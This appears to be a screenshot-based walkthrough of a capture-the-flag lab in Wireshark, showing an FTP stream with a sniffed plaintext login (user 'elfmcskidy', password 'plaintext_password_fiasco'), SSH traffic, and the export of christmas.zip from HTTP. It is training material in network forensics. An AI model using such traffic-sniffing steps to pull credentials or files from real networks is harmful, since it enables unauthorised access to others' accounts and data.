
tcp.stream eq 4

```
No.   Time       Source          Destination     Protocol Length Info
   13 4.103450   10.10.73.252    10.10.122.128   TCP       74 45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERI
   14 4.103479   10.10.122.128   10.10.73.252    TCP       74 21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=89
   15 4.103828   10.10.73.252    10.10.122.128   TCP       66 45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=41103
   16 4.105504   10.10.122.128   10.10.73.252    FTP      104 Response: 220 Welcome to the TBFC FTP Server!.
   17 4.105812   10.10.73.252    10.10.122.128   TCP       66 45340 → 21 [ACK] Se
   20 7.866325   10.10.73.252    10.10.122.128   FTP       83 Request: USER elfmc
   21 7.866352   10.10.122.128   10.10.73.252    TCP       66 21 → 45340 [ACK] Se
   22 7.866430   10.10.122.128   10.10.73.252    FTP      100 Response: 331 Pleas
```

```
▸ Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
▸ Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:
▸ Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
▸ Transmission Control Protocol, Src Port: 21, Dst Port: 45340, Seq: 1, Ack: 1, Len: 38
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```

```
0000  02 c3 be b5 2e b7 02 c0  56 51 8a 51 08 00 45 00   ····.···
0010  00 5a cc 85 40 00 40 06  95 88 0a 0a 7a 80 0a 0a   ·Z··@·@·
0020  49 fc 00 15 b1 1c 66 93  ff 56 61 48 45 dd 80 18   I·····f·
0030  01 ea d8 dc 00 00 01 01  08 0a 35 55 cb f4 18 7f   ········
0040  d1 fe 32 32 30 20 57 65  6c 63 6f 6d 65 20 74 6f   ··220 We
0050  20 74 68 65 20 54 42 46  43 20 46 54 50 20 53 65    the TBF
0060  72 76 65 72 21 2e 0d 0a                            rver!.··
```

Copy the password



Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap2.pcap


```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```

4 client pkts, 5 server pkts, 8 turns.

Entire conversation (207 bytes) — Show data as: ASCII — Stream: 4

Question 5

Back to the main page of pcap2.pcap and look for the name of protocol on the top



```
No.  Time      Source          Destination     Protocol Length Info
   1 0.000000  10.10.122.128   10.11.3.2       SSH      102 Server: Encrypted packet (len=48)
   2 0.000084  10.10.122.128   10.11.3.2       SSH      150 Server: Encrypted packet (len=96)
   3 0.060016  10.11.3.2       10.10.122.128   TCP       54 57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
   4 0.101317  10.11.3.2       10.10.122.128   TCP       54 57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
   5 1.127866  10.10.122.128   91.189.92.40    TCP       74 33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PE
   6 2.549894  10.10.73.252    10.10.122.128   FTP       72 Request: QUIT
   7 2.549999  10.10.122.128   10.10.73.252    FTP       80 Response: 221 Goodbye.
   8 2.550011  10.10.122.128   10.10.73.252    TCP       66 21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=8
```

```
› Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits)
› Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)
› Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252
› Transmission Control Protocol, Src Port: 21, Dst Port: 45340, Seq: 1, Ack: 1, Len: 38
› File Transfer Protocol (FTP)
  [Current working directory: ]
```


```
0000  02 c3 be b5 2e b7 02 c0  56 51 8a 51 08 00 45 00   ····.··· VQ·Q··E·
0010  00 5a cc 85 40 00 40 06  95 88 0a 0a 7a 80 0a 0a   ·Z··@·@· ····z···
0020  49 fc 00 15 b1 1c 66 93  ff 56 61 48 45 dd 80 18   I·····f· ·VaHE···
0030  01 ea d8 dc 00 00 01 01  08 0a 35 55 cb f4 18 7f   ········ ··5U····
0040  d1 fe 32 32 30 20 57 65  6c 63 6f 6d 65 20 74 6f   ··220 We lcome to
0050  20 74 68 65 20 54 42 46  43 20 46 54 50 20 53 65    the TBF C FTP Se
0060  72 76 65 72 21 2e 0d 0a                            rver!.··
```

Packets: 239 · Displayed: 239 (100.0%)

PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
pcap2.pcap
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter … <Ctrl-/>
pcap2.pcap
Profile: Default

Question 6

Drag and drop the pcap3.pcap file into the Wireshark


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:27
pcap3.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.   Time        Source         Destination    Protocol Length Info
    1 0.000000    10.10.53.219   10.11.3.2      SSH        166 Server: Encrypted packet (len=112)
    2 0.056471    10.11.3.2      10.10.53.219   TCP         54 60313 → 22 [ACK] Seq=1 Ack=113 Win=1026 Len=0
    3 1.329098    10.11.3.2      10.10.53.219   SSH        118 Client: Encrypted packet (len=64)
    4 1.329467    10.10.53.219   10.11.3.2      SSH        102 Server: Encrypted packet (len=48)
    5 1.388402    10.11.3.2      10.10.53.219   TCP         54 60319 → 22 [ACK] Seq=65 Ack=49 Win=1026 Len=0
    6 1.491913    10.11.3.2      10.10.53.219   SSH        102 Client: Encrypted packet (len=48)
    7 1.492209    10.10.53.219   10.11.3.2      SSH        102 Server: Encrypted packet (len=48)
    8 1.548870    10.11.3.2      10.10.53.219   TCP         54 60319 → 22 [ACK] Seq=113 Ack=97 Win=1026 Len=0
```

```
› Frame 1: 166 bytes on wire (1328 bits), 166 bytes captured (1328 bits)
› Ethernet II, Src: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
› Internet Protocol Version 4, Src: 10.10.53.219, Dst: 10.11.3.2
› Transmission Control Protocol, Src Port: 22, Dst Port: 60313, Seq: 1, Ack: 1, Len: 112
› SSH Protocol
```

```
0000  02 c8 85 b5 5a aa 02 cd  4e c8 87 f1 08 00 45 10   ····Z··· N·····E·
0010  00 98 0b 9e 40 00 40 06  e1 c0 0a 0a 35 db 0a 0b   ····@·@· ····5···
0020  03 02 00 16 eb 99 88 2d  6b 7c 62 d7 dd b7 50 18   ·······- k|b···P·
0030  01 da 4d 7c 00 00 f3 06  ce 01 85 52 92 37 02 c0   ··M|···· ···R·7··
0040  a3 82 6d c9 e9 19 1e 58  79 28 80 8d 38 82 1f bb   ··m····X y(··8···
0050  43 1a b5 a2 c9 17 17 26  6e 3c 5d 4c 86 c3 3a ec   C······& n<]L··:·
0060  55 0b 43 94 e2 cd 04 31  95 ac cf ea 18 ac 9d 14   U·C····1 ········
0070  e6 81 a5 d7 d8 c1 0f 96  91 e3 aa 39 8f 4b ae 77   ········ ···9·K·w
0080  c2 43 a4 b0 43 49 cc 37  fd cc bd a2 b2 a6 08 d9   ·C··CI·7 ········
0090  17 c5 55 e9 ec 3f ce 9d  6a e5 bc 5a e8 49 b7 27   ··U··?·· j··Z·I·'
```

pcap3.pcap | Packets: 406 · Displayed: 406 (100.0%) | Profile: Default

Scroll down until you find the HTTP protocol with the length info with application/zip


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:28
pcap3.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.   Time         Source         Destination    Protocol Length Info
  388 26.542101    10.10.53.219   10.10.21.210   TCP         66 38456 → 80 [ACK] Seq=150 Ack=519248 Win=873472 Len=0 TSv
  389 26.542184    10.10.21.210   10.10.53.219   TCP       9015 80 → 38456 [ACK] Seq=519248 Ack=150 Win=62592 Len=8949 T
  390 26.542224    10.10.21.210   10.10.53.219   TCP       9015 80 → 38456 [ACK] Seq=528197 Ack=150 Win=62592 Len=8949 T
  391 26.542233    10.10.53.219   10.10.21.210   TCP         66 38456 → 80 [ACK] Seq=150 Ack=537146 Win=873472 Len=0 TSv
  392 26.542312    10.10.21.210   10.10.53.219   TCP       9015 80 → 38456 [ACK] Seq=537146 Ack=150 Win=62592 Len=8949 T
  393 26.542372    10.10.21.210   10.10.53.219   TCP       9015 80 → 38456 [ACK] Seq=546095 Ack=150 Win=62592 Len=8949 T
  394 26.542381    10.10.53.219   10.10.21.210   TCP         66 38456 → 80 [ACK] Seq=150 Ack=555044 Win=880000 Len=0 TSv
  395 26.542475    10.10.21.210   10.10.53.219   HTTP     10388 HTTP/1.1 200 OK  (application/zip)
```

```
› Frame 395: 10388 bytes on wire (83104 bits), 10388 bytes captured (83104 bits)
› Ethernet II, Src: MS-NLB-PhysServer-07_7b:6f:c0:01 (02:07:7b:6f:c0:01), Dst: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1)
› Internet Protocol Version 4, Src: 10.10.21.210, Dst: 10.10.53.219
› Transmission Control Protocol, Src Port: 80, Dst Port: 38456, Seq: 555044, Ack: 150, Len: 10322
› [51 Reassembled TCP Segments (565365 bytes): #295(8949), #297(35796), #300(8949), #302(9154), #307(14921), #309(8949), #310(2977), #312(23:
› Hypertext Transfer Protocol
› Media Type
```

```
0000  02 cd 4e c8 87 f1 02 07  7b 6f c0 01 08 00 45 00   ··N····· {o····E·
0010  28 86 1a 93 40 00 40 06  98 1e 0a 0a 15 d2 0a 0a   (···@·@· ········
0020  35 db 00 50 96 38 11 01  c7 f5 3e 01 a8 a3 80 18   5··P·8·· ··>·····
0030  01 e9 88 39 00 00 01 01  08 0a 6b db 49 3d 63 ef   ···9···· ··k·I=c·
0040  10 cb 6f 5c 0e 87 f4 ab  e9 3b 34 cd b6 c7 b3 de   ··o\···· ·;4·····
0050  be cf b8 8b 23 ac 39 f6  c5 74 31 f8 bc cf a8 63   ····#·9· ·t1····c
0060  e5 b3 d3 ec ef 0b 80 33  b7 4a b1 c9 b2 c6 29 c3   ·······3 ·J····)·
0070  52 f6 21 c7 70 01 34 03  62 52 cf f0 d0 0f a2 29   R·!·p·4· bR·····)
```

Frame (10388 bytes) | Reassembled TCP (565365 bytes)

Press the file and then select the export object for HTTP


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
11:29
pcap3.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Open Ctrl+O
Open Recent
Merge…
Import from Hex Dump…
Close Ctrl+W
Save Ctrl+S
Save As… Ctrl+Shift+S
File Set
Export Specified Packets…
Export Packet Dissections
Export Packet Bytes… Ctrl+Shift+X
Export PDUs to File…
Export TLS Session Keys…
Export Objects
Print… Ctrl+P
Quit Ctrl+Q


```
Destination      Protocol  Length Info
10.10.21.210     TCP           66 38456 → 80 [ACK] Seq=150 Ack=519248 Win=873472 Len=0 TSv
10.10.53.219     TCP         9015 80 → 38456 [ACK] Seq=519248 Ack=150 Win=62592 Len=8949 T
10.10.53.219     TCP         9015 80 → 38456 [ACK] Seq=528197 Ack=150 Win=62592 Len=8949 T
10.10.21.210     TCP           66 38456 → 80 [ACK] Seq=150 Ack=537146 Win=873472 Len=0 TSv
10.10.53.219     TCP         9015 80 → 38456 [ACK] Seq=537146 Ack=150 Win=62592 Len=8949 T
10.10.53.219     TCP         9015 80 → 38456 [ACK] Seq=546095 Ack=150 Win=62592 Len=8949 T
10.10.21.210     TCP           66 38456 → 80 [ACK] Seq=150 Ack=555044 Win=880000 Len=0 TSv
10.10.53.219     HTTP       10388 HTTP/1.1 200 OK  (application/zip)
```

```
bits), 10388 bytes captured (83104 bits)
_7b:6f:c0:01 (02:07:7b:6f:c0:01), Dst: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1)
0.21.210, Dst: 10.10.53.219
t: 80, Dst Port: 38456, Seq: 555044, Ack: 150, Len: 10322
ytes): #295(8949), #297(35796), #300(8949), #302(9154), #307(14921), #309(8949), #310(2977), #312(23
```

```
                                   01 08 00 45 00    ··N·····{o····E·
0010  28 86 1a 93 40 00 40 06  98 1e 0a 0a 15 d2 0a 0a   (···@·@·········
0020  35 db 00 50 96 38 11 01  c7 f5 3e 01 a8 a3 80 18   5··P·8····>·····
0030  01 e9 88 39 00 00 01 01  08 0a 6b db 49 3d 63 ef   ···9······k·I=c·
0040  10 cb 6f 5c 0e 87 f4 ab  e9 3b 34 cd b6 c7 b3 de   ··o\·····;4·····
0050  be cf b8 8b 23 ac 39 f6  c5 74 31 f8 bc cf a8 63   ····#·9··t1····c
0060  e5 b3 d3 ec ef 0b 80 33  b7 4a b1 c9 b2 c6 29 c3   ·······3·J····)·
0070  52 f6 21 c7 70 01 34 03  62 52 cf f0 d0 0f a2 29   R·!·p·4·bR·····)
```

Frame (10388 bytes)
Reassembled TCP (565365 bytes)
pcap3.pcap
Packets: 406 · Displayed: 406 (100.0%)
Profile: Default

Save the christmas.zip file from there


PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
11:30
pcap3.pcap
File Edit View Go Capture A
Apply a display filter … <Ctrl-/>
Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types
Save
Save All
Preview
Close
Help

Packet	Hostname	Content Type	Size	Filename
168	tbfc.blog	text/html	4,532 bytes	/
395	tbfc.blog	application/zip	565 kB	christmas.zip

